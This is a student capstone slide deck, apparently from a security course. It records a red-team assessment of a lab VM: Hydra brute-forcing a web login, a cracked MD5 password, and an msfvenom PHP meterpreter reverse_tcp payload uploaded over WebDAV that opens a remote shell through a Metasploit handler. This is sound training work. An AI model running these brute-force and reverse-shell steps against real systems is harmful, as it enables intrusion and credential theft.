



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

PRESENTATION BY

01

Erkan Eksen

02

Joshua Landes

03

Steven Bar

04

Justin Pence

05

John Shaffer


06

Sally Iamin

Network Topology

Network Topology

Project-2 Network Diagram



05/06/2021
Erkan Eksen

Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1


Machines

IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: ML-RefVm-414096

IPv4: 192.168.1.8
OS: **Kali GNU/Linux 2018.4**
Hostname: Kali

IPv4: 192.168.1.105
OS: **Ubuntu 18.04.1 LTS**
Hostname: Capstone

IPv4: 192.168.1.100
OS: **Ubuntu 18.04.3 LTS**
Hostname: ELK

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-414096	192.168.1.1	Cloud based virtual desktop hosting the other 3 virtual machines
ELK	192.168.1.100	ELK SIEM Linux Virtual Machine
Capstone	192.168.1.105	Victim (vulnerable) Linux Virtual Machine
Kali	192.168.1.8	Attacking Kali Virtual Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Poorly designed web server, application and pages.	They all give the attacker whatever info they are asked.	Vulnerability lets the attacker know that he can compromise this system so he can plan and execute an attack.
Remote File Inclusion (RFI) and Local File Inclusion (LFI)	These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.	Allows attackers to gain access to web servers.
Poor or not-configured naming conventions.	Using just names for usernames	Usernames can be guessed and vulnerability makes brute force attacks successful.
Poor or not-configured password policy (complexity, length and lockout)	Using easy to crack passwords and hashing them without salting, no lock out.	Allows attacker get the credentials very fast and easy.

Poorly Designed Web Server

01

Tools & Processes

The web server allowed all directories to be viewed via a web browser. Using DIRB we easily found hidden pages, and via reconnaissance of the visible pages, we were able to find references to hidden files and sources of sendible data, including login data.

02


Achievements

By simply running some reconnaissance, we discovered two critical “hidden” directories, which helped give us full access to the system.

03

Screenshots on the following page.

Poorly Designed Web Server Screenshots



Poor Naming Conventions and Password Policy

01

Tools & Processes

On the web server, user names were configured simply as the user's first name, making them easily guessable.

The password policy was also very weak, which allowed Hydra to crack them easily and quickly.

02


Achievements

Through reconnaissance, we had discovered usernames for several folders. Once the secret_folder was discovered, we used hydra to brute force attack the web server, and we were able to login with Ashton's login information. On the page, we also found Ryan's login information, as well as instructions for accessing the Webdav page.


03

Screenshots on the following page.

Poor Naming Conventions and Password Policy Screenshots



```
root@kali: /usr/share/wordlists
[EMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 15] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 0] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 14] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 12] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 8] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 7] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 3] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 2] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 13] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 6] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 5] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 1] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "madonna" - 10126 of 14344399 [child 10] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 9] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 4] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 11] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 15] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 0] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 14] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 12] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 8] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 7] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 3] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 2] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 10] (0/0)
[EMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 9] (0/0)
[http-get] host: 192.168.1.105 login: ashton password: leopoldo
[TUS] attack finished for 192.168.1.105 (valid pair found)
1 target successfully completed, 1 valid password found
a (http://www.thc.org/thc-hydra) finished at 2021-05-03 20:23:22
root@kali: /usr/share/wordlists#
```



Poor Naming Conventions and Password Policy Screenshots

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAPTCHA

Privacy - Terms



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)



RFI and LFI Inclusion

01

Tools & Processes

The web server allowed for Remote File inclusion on the page, which allows file uploads to the server remotely with no restrictions in place.

This coupled with Port 80 and Port 22 being open (discovered through NMAP), allows for the use of msfvenom and metasploit to gain access the the server.

02


Achievements

We were able to write a malicious script and upload it to the web server, which, when ran, allowed a remote meterpreter session to gain access.

03


Screenshots on the following pages.

RFI and LFI Inclusion Screenshots




A terminal window on a Kali Linux machine. The prompt is root@kali: /. The terminal shows a Metasploit session where a user has entered a command to run a Metasploit script. The output shows the script's details: 1817 exploits, 1031 auxiliary modules, 315 post modules, 539 payloads, 42 encoders, and 10 nops. The user then runs an Nmap scan on 192.168.1.105. The output shows the host is up with a latency of 0.00052s. The scan shows 998 closed ports and two open ports: 22/tcp (ssh) and 80/tcp (http). The MAC address is 00:15:5D:00:04:02 (Microsoft). The scan took 13.20 seconds.



```
root@kali: /  
File Edit View Search Terminal Help  
[%%%] [a,$$]  
[%%%]  
[%%%]  
→ 192.168.1.105/webdav/  
=  
+ -- ==[ metasploit v4.17.17-dev ]  
+ -- ==[ 1817 exploits - 1031 auxiliary - 315 post ]  
+ -- ==[ 539 payloads - 42 encoders - 10 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
Name Last modified Size Description  
msf [2]+ Stopped msfconsole  
root@kali: /# nmap -sS 192.168.1.105  
Starting Nmap 7.70 (https://nmap.org ) at 2021-05-03 21:45 EDT  
Nmap scan report for 192.168.1.105  
Host is up (0.00052s latency).  
Not shown: 998 closed ports  
PORT STATE SERVICE  
22/tcp open ssh  
80/tcp open http  
MAC Address: 00:15:5D:00:04:02 (Microsoft)  
Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds  
root@kali: /#
```




RFI and LFI Inclusion Screenshots




```
root@kali: /  
File Edit View Search Terminal Help  
msf > clear  
[*] exec: clear  
msf >  
[3]+ Stopped msfconsole  
root@kali: /# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 -f raw -o shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1112 bytes  
Saved as: shell.php
```



RFI and LFI Inclusion Screenshots



```
root@kali: ~  
File Edit View Search Terminal Help  
Recent On this Computer  
Starred Computer 95.9 GB / 124  
Home Networks  
Desktop Windows Network  
https://metasploit.com  
=[ metasploit v4.17.17-dev ]  
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post ]  
+ -- --=[ 539 payloads - 42 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.1.8  
LHOST => 192.168.1.8  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.8:4444
```




```
root@kali: ~  
File Edit View Search Terminal Help  
https://metasploit.com  
Index of /webdav - Mozilla Firefox  
=[ metasploit v4.17.17-dev ]  
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post ]  
+ -- --=[ 539 payloads - 42 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.1.8  
LHOST => 192.168.1.8  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.8:4444  
[*] Sending stage (37775 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.8:4444 => 192.168.1.105:35154) at 2021-05-03 23:54:28 -0400  
  
meterpreter >
```

RFI and LFI Inclusion Screenshots

```
root@kali: ~  
File Edit View Search Terminal Help  
Mode Size Type Last modified Name  
----  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:19 -0400 bin  
40755/rwxr-xr-x 4096 dir 2020-09-03 12:07:41 -0400 boot  
40755/rwxr-xr-x 3840 dir 2021-05-03 22:41:56 -0400 dev  
40755/rwxr-xr-x 4096 dir 2021-01-28 10:25:41 -0500 etc  
100644/rw-r--r-- 16 fil 2019-05-07 15:15:12 -0400 flag.txt  
40755/rwxr-xr-x 4096 dir 2020-05-19 13:04:21 -0400 home  
100644/rw-r--r-- 54710145 fil 2020-09-03 12:07:40 -0400 initrd.img  
100644/rw-r--r-- 54036414 fil 2019-05-07 14:10:23 -0400 initrd.img.old  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:23 -0400 lib  
40755/rwxr-xr-x 4096 dir 2019-05-07 14:10:54 -0400 lib64  
